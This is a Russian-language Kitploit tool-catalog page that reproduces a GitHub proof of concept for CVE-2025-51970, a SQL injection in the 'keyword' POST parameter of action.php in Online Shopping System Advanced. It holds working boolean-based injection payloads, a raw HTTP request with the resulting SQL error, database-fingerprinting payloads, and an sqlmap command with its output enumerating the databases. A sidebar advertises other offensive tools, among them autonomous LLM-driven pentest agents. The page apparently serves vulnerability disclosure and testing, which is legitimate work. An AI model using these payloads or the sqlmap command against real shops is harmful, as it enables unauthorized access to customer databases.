
Skip to content
KitploitKITPLOIT
ИнструментыБлог
Log in
Отправить
ИнструментыБлог
Отправить

Инструменты для хакинга, пентеста и кибербезопасности — ваш арсенал защиты!

Kitploit — это каталог инструментов для хакинга, кибербезопасности и пентестинга. Находите последние обновления проектов для поиска уязвимостей, анализа систем, автоматизации тестирования и усиления вашей безопасности.

ЛентыКонтактыКонфиденциальность© 2026 Kitploit

Каталог инструментов

Категории

Все категории
Loading categories
CVE-2025-51970 — SQL-инъекция в Online Shopping System Advanced (CVE-2025-51970) | Kitploit

Инструменты/GitHubGitHub/m4xiq/cve-2025-51970
Анализ уязвимостейЭксплуатацияЭксплуатация веб-приложенийСбор информацииТестирование на ПроникновениеБезопасность Баз Данных
GitHubm4xiq/cve-2025-51970

CVE-2025-51970

SQL-инъекция в Online Shopping System Advanced (CVE-2025-51970)

Репозиторий
1391 год назадЕщё не проверено
Поделиться

CVE-2025-51970

CVE-2025-51970 - SQL-инъекция в Online Shopping System Advanced

Краткое описание

Критическая уязвимость SQL-инъекции обнаружена в проекте Online Shopping System Advanced от PuneethReddyHC. Дефект находится в action.php, который не выполняет должную санитизацию пользовательского ввода из POST-параметра keyword. Злоумышленник может внедрить вредоносный SQL для извлечения данных или манипулирования базой данных.


Технические детали

  • Тип уязвимости: SQL Injection
  • Затронутый файл: action.php
  • Параметр: keyword (через POST)
  • Затронутая версия: 1.0
  • Тип атаки: Remote
  • Воздействие: несанкционированный доступ к данным, манипулирование базой данных

Доказательство концепции (PoC)

Истинный пейлоад (обходит логику)

e%' AND ((42)=(43-1)) AND '0004XX7'!='0004XX7%

Ложный пейлоад (не проходит логику)

e%' AND ((42)=(43)) AND '0004XX7'!='0004XX7%

HTTP-запрос

<Highlight language="http">
POST /online-shopping-system-advanced-master/action.php HTTP/1.1
Host: 192.168.1.109
Content-Type: application/x-www-form-urlencoded
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
Accept: */*
Referer: http://192.168.1.109/online-shopping-system-advanced-master/
Content-Length: 75
Connection: close
keyword=test'&search=1
</Highlight>

HTTP-ответ

HTTP/1.1 200 OK
Date: Sun, 20 Jul 2025 10:07:50 GMT
Server: Apache/2.4.58 (Win64) OpenSSL/3.1.3 PHP/8.2.12

Fatal error: Uncaught mysqli_sql_exception: You have an error in your SQL syntax; 
check the manual that corresponds to your MariaDB server version for the right 
syntax to use near ''' at line 1 in 
C:\xampp\htdocs\online-shopping-system-advanced-master\action.php:193

Пример fingerprint базы данных

SELECT database(); -- Returns `onlineshop`
e%' AND 2*3*8=6*8 AND '0004XX7'!='0004XX7%
e%' AND 3*2>5 AND '0004XX7'!='0004XX7%
e%' AND 3*2*0>=0 AND '0004XX7'!='0004XX7%


Автоматическая эксплуатация с помощью sqlmap

Уязвимость можно подтвердить и эксплуатировать автоматически с помощью sqlmap.

Используемая команда

sqlmap -u "http://192.168.1.109/action.php" --data="keyword=test&search=1" --dbs

Вывод

[13:07:39] [INFO] fetching database names
available databases [6]:
[*] information_schema
[*] mysql
[*] onlineshop
[*] performance_schema
[*] phpmyadmin
[*] test
image
Скачать инструмент

Популярное

Смотреть все →

Откройте для себя самые используемые инструменты нашего сообщества.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Полный набор инструментов OSINT: граф расследования, оценка достоверности, семейства псевдонимов, карта, временная шкала и отчёты. 49 модулей, более 400 сайтов, API-ключи не требуются.

    806
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Приложение GhostLock с запуском в один клик (CVE-2026-43499)

    523
  • 3

    ARTEX

    baarai/artex

    Платформа автономного тестирования на проникновение на основе мультиагентной LLM с агентами-планировщиками и агентами-исполнителями, графами активов и исследования, записью MITM-трафика и повторной проверкой уязвимостей.

    441
  • 4

    redforge

    cybersecurity91/redforge

    Браузерный инструментарий для red team с 102 офлайн-инструментами для разведки, генерации полезной нагрузки, атак на учётные данные, криптографии, кодирования и отчётности по проектам.

    346
  • 5

    looking-glass

    anonghosty/looking-glass

    Платформа CSIRT, которая загружает отчёты Shadowserver в MongoDB и воспроизводит их в виде интерактивных карт, аналитики, результатов, рекомендаций и исполнительных дашбордов.

    270
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Система действий для кибербезопасности на базе ИИ — где намерение превращается в управляемое исполнение, доказательства становятся оперативной памятью, а каждая операция улучшает следующую.

    264

Изучить все инструменты

Просмотрите нашу коллекцию инструментов

Смотреть все инструменты →






